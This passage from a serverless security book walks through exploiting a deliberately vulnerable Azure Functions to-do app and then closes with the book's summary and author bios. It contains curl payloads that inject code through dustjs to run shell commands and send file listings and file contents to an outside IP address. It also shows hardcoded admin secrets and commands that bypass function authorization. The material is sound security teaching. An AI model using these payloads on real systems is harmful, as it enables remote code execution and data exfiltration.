As you might have noticed already from the serverless application's folder structure and each function's configuration file, the to-do application deploys several functions, including an administration API for back-office tasks such as backing up and restoring the database.

Our serverless project's directory is as follows:

```
├── CreateTodos
├── DeleteTodos
├── ExportedTemplate-ServerlessGoofGroup
├── GetTodos
```

```
├── ListTodos
├── README.md
├── RenderTodos
├── UpdateTodos
├── ZZAdminApi
├── ZZAdminBackup
├── ZZAdminRestore
├── config.js
├── host.json
├── local.settings.json
├── node_modules
├── package-lock.json
└── package.json

11 directories, 6 files
```

Why does our serverless application deploy user-facing functions as well as administration capabilities in the same project (for example, the one named `ZZAdminAPI`)?

When we deploy functions in bulk, such as in this example, in which an administration interface is delivered along with our business logic, we fail to follow best practices such as deploying functions in granularity, as we covered in previous chapters. This means that we often end up with functions that have a broader permissions scope than they should have, due to global roles and resource access that applies to the entire project with which they're associated, and not just specific functions.

Unfortunately, serverless projects often follow this antipattern of deploying functions in bulk because it is more convenient and makes it easier for developers to manage and control as they are working on a project.

Let's assume that we have taken extra measures to define per-function permissions and that we have made sure that our administration-related functions did not use any third-party libraries (if that is even possible) and that our code is written with the best security practices in mind.

Now, let's build on the anonymous-access remote code injection vulnerability that we discussed in the previous section and see how it can be exploited to affect our admin-related functions.

What if the request payload to exploit the `dustjs` library was modified to list all files? Such a payload would look like this:

```
curl "http://localhost:7071/api/rendertodos\?device\[\]\=\
Desktop%27-require\(%27child_process%27\).exec\
\(%27curl%20-m%203%20-\
F%20%22x%3D%60ls%20-\
l%20.%60%22%20http%3A%2F%2F\
34.205.135.170%2F%27\)-%27'";
```

Let's break this command down for more clarity on what it's doing:

- We use the `curl` tool to create an HTTP request.
- The HTTP request is sent to the URL `http://localhost:7071/api/rendertodos`.
- We append a value to the query parameter `device` to be interpreted as an array.
- We use the same technique as we've used in the previous section to pass a single quote, terminating a string and beginning evaluation of an expression.
- The payload that we're introducing as a code injection requires the Node.js `child_process` API and uses it to execute a command on the server side when this code is evaluated.

The result of this request spawns a child process on the Node.js server. It also executes a curl command that lists files in the local filesystem, one of which is an interesting *ZZAdminApi/* folder that is part of our project. This list is then sent to a remote server of the attacker's control.

Another payload prints out the contents of all of these interesting files in the *ZZAdminApi/* directory:

```
curl "http://localhost:7071/api/rendertodos?device\[\]=\
Desktop%27-require(%27child_process%27).exec\
(%27curl%20-m%203%20-F%20%22x%3D%60cat\
%20./admin/*%60%22%20http%3A%2F%2F\
34.205.135.170%2F%27)-%27'";
```

The contents of such files might reveal sensitive information to an attacker. Let's see what the *ZZAdminApi/index.js* function code looks like:

```
const qs = require("qs");
const https = require("https");
const config = require("../config");

const adminSecret = "ea29cbdb-a562-442a-8cc2-adbc6081d67c";
```

```
module.exports = function(context, req) {
 context.log("JavaScript HTTP trigger function " +
             processed a request.");

 const query = qs.parse(context.req.query);
 const params = context.req.params;

 if (!query || !query.secret || query.secret != adminSecret) {
   // Return an unauthorized response
   context.log("error accessing admin api item");
   context.log(error.message);

   context.res = {
     status: 401,
     body: {
       error: JSON.stringify(error.message),
       trace: JSON.stringify(error.stack)
     }
   };
   return context.done();
 }
}
```

Even though this is a partial code snippet, it already points out bad practice in our admin-related function code where a shared secret has been committed to source control and is hardcoded in our admin function code that is now available for anyone who is able to exploit our to-do list application in the way that we demonstrated.

What if we stored the shared secret in a separate file? What if we had stored secrets in a deployment configuration file such as a *serverless.yml*? The answer for that would lie in the way that our serverless project is deployed. If the tooling also deploys the manifest files, our shared secret will be available, as well. This is where the importance of using key management services comes in and help to mitigate the issue of floating secrets in a code base, or a deployment package.

Separation of concerns is a pattern that we should follow in code as well as in the way that we deploy our serverless projects. Each project should aim to be deployed in minimal granularity as possible to isolate and reduce to a minimum any security impact as we've just demonstrated.

Circumventing Function Invocation Access

When attackers are able to completely circumvent all controls and function flows in order to directly access supposedly protected func-

tions, this is a sure sign of failing to properly address access and permissions issues as indicated in the CLAD model for serverless security, which we discussed in Chapter 1.

In our to-do serverless application, we have a `ZZAdminBackup` and `ZZAdminRestore`, which are used for their respective administrative processing, a backup and restore of data. If we look at one of the function's configuration files, we can see how they are both protected using Azure Function's function-scope authorization level:

```
{
  "bindings": [
    {
      "authLevel": "function",
      "type": "httpTrigger",
      "direction": "in",
      "name": "req",
      "methods": ["get"]
    },
    {
      "type": "http",
      "direction": "out",
      "name": "res"
    }
  ]
}
```

The `authLevel` key identifies a function scope key that is needed to trigger the backup function. In order to invoke it, someone has to know the symmetric key and explicitly specify it when calling the function, such as:

```
curl "http://localhost:7071/api/ZZAdminBackup?code=\
udFzcnbl/omuDc7AU37hNPnCkhFZ\
lXGJmohn4GzZYJl0jOrNhD5AGw==";
```

Both functions are seemingly protected given that they can be invoked only if someone has the symmetric key to trigger them.

However, in our application these functions are marshaled through the *ZZAdminApi/index.js* function code that acts as a secure gateway to perform these data administration tasks. To do this, the *ZZAdminApi/index* function code actually has its own shared secret, which when used with a parameter to choose whether to perform a backup or restore data, the respective functions are invoked.

The following function code snippet from *ZZAdminApi/index.js* shows how this admin function marshals invocation of these functions:

```
const adminSecret = "ea29cbdb-a562-442a-8cc2-adbc6081d67c";

 // Invoke it!
 context.log("invoking " + remoteFunctionURL);

 const request = https.get(remoteFunctionURL, res => {
   // TODO not doing anything with data yet
   let data = "";

   res.on("data", chunk => {
     data += chunk;
   });

   res.on("end", () => {
     context.log(`successfully invoked azure function:
      ${action}`);

     context.res = {
       status: 200,
       body: "API call complete"
     };
     return context.done();
   });
 });

 request.on("error", error => {
    // Error handling
 });
```

Our `ZZAdminBackup` and `ZZAdminRestore` functions relied on the function invocation order to control access on when they are allowed to execute. This sort of bad practice can create an illusion of security controls when in fact they can be easily circumvented.

Referring back to our previous examples of remote code injection through the `dustjs` third-party library, we were able to list files and their contents. If we were to list the contents of the configuration file, we'd find this symmetric key used to invoke both functions:

```
module.exports = {
 functions: {
   backup: {
     url: "https://serverlessgoof.azurewebsites.net" +
          "/api/zzadminbackup",
     secret: "udFzcnbl/omuDc7AU37hNPnCkhFZlXGJmohn4G" +
          "zZYJl0jOrNhD5AGw=="
```

```
    },
    restore: {
      url: "https://serverlessgoof.azurewebsites.net" +
           "/api/zzadminrestore",
      secret: "La8aYiIB5NSuHptv7IaJpvYZSRt7JPi0nI0xEt" +
           "bN6eW4cnabIKzVhQ=="
    }
  }
};
```

At this point we can directly invoke the functions as follows:

```
curl "http://localhost:7071/api/ZZAdminBackup?code="\
udFzcnbl/omuDc7AU37hNPnCkhFZl"\
XGJmohn4GzZYJl0jOrNhD5AGw==";
```

Moreover, because we also are able to access the *ZZAdminApi/index.js* file and see the shared secret, we can also invoke these functions through this seemingly secure gateway:

```
curl "https://serverlessgoof.azurewebsites.net\
/api/zzadminapi/backup?secret=\
ea29cbdb-a562-442a-8cc2-adbc6081d67c&code=\
Lk6W5_w1Wzy9mpD6dOWvkwUHQ1EHlZTjduqS1YySbDrvAKde==";
```

This demonstrates how the supposedly protected functions `ZZAdminBackup` and `ZZAdminRestore` were executed by a malicious attacker, circumventing the entire Azure Function authorization mechanism that attempted to protect these functions from unauthorized invocation.

The CLAD model helps in mitigating against such insecure controls by recognizing that each function needs to be its own perimeter. Serverless functions need to be their own independent units, which implies that they each manage their own security controls instead of relying on an order of invocation. Each function should sanitize and validate its own input instead of relying on previous functions to have done so.

Summary of the Sample Application

Through the sample application that we have built to deploy to the Azure Functions cloud, you learned how functions can be exploited using different means, ranging from the inclusion of insecure third-party open source libraries that allow remote code injection, to bad security practices applied for function configuration and deployment.

CHAPTER 5
Summary

Serverless architecture and Functions as a Service introduce new paradigms for application development, one of which is security and its impact, for better and worse, on serverless applications. Although serverless moves some of the responsibility to the platform's responsibility, this new paradigm requires us to adopt security practices that are adequate to this technological shift and zoom in on the areas of security concerns that are solely our responsibility.

As the growth of adoption increase for the cloud-native world and serverless architecture in specific, new tools, services and patterns emerge for which we need to address security concerns.

In this book, we provided a technology-agnostic security model that will serve useful as this technological space matures. We reviewed the following recommended security model for dealing with serverless functions security presented as a set of CLAD categories:

- *C*ode vulnerabilities
- *L*ibraries vulnerabilities
- *A*ccess and permissions
- *D*ata security and privacy

Code vulnerabilities accounts for the risk of introducing these in your own application or function's code and it complements library vulnerabilities, which you risk by introducing third-party dependencies that your serverless application uses and might be found vulnerable. Whereas serverless takes a lot of the responsibility from

the application owner, such as managing the actual underlying servers, it still requires a fair bit of configuration—this can often lead to misconfigured access and permissions that results in flawed security controls and further risks serverless applications. Finally, data security and privacy concerns are important for functions due to their extremely stateless circumstances and require the application owner to ensure sensitive data is treated in a secure manner.

To conclude, each of these four security categories is highly relevant for serverless applications because they easily become a target for attackers to focus on, and as the application owner, you should ensure you are building a plan to address security concerns in each category.

About the Authors

Guy Podjarny (*@guypod*) is Snyk's cofounder and CEO, focusing on using open source and staying secure. Guy was previously CTO at Akamai following their acquisition of his startup, Blaze.io, and worked on the first web app firewall and security code analyzer. Guy is a frequent conference speaker and the author of O'Reilly's *Securing Open Source Libraries*, *Responsive & Fast*, and *High Performance Images*.

Liran Tal is a Developer Advocate at Snyk and a member of the Node.js Security working group. He is a JSHeroes ambassador, passionate about building communities and the open source movement, and greatly enjoys pizza, wine, web technologies, and CLIs. Liran is also the author of *Essential Node.js Security*, a core contributor to the OWASP NodeGoat project, and loves to dabble about code, testing, and software philosophy.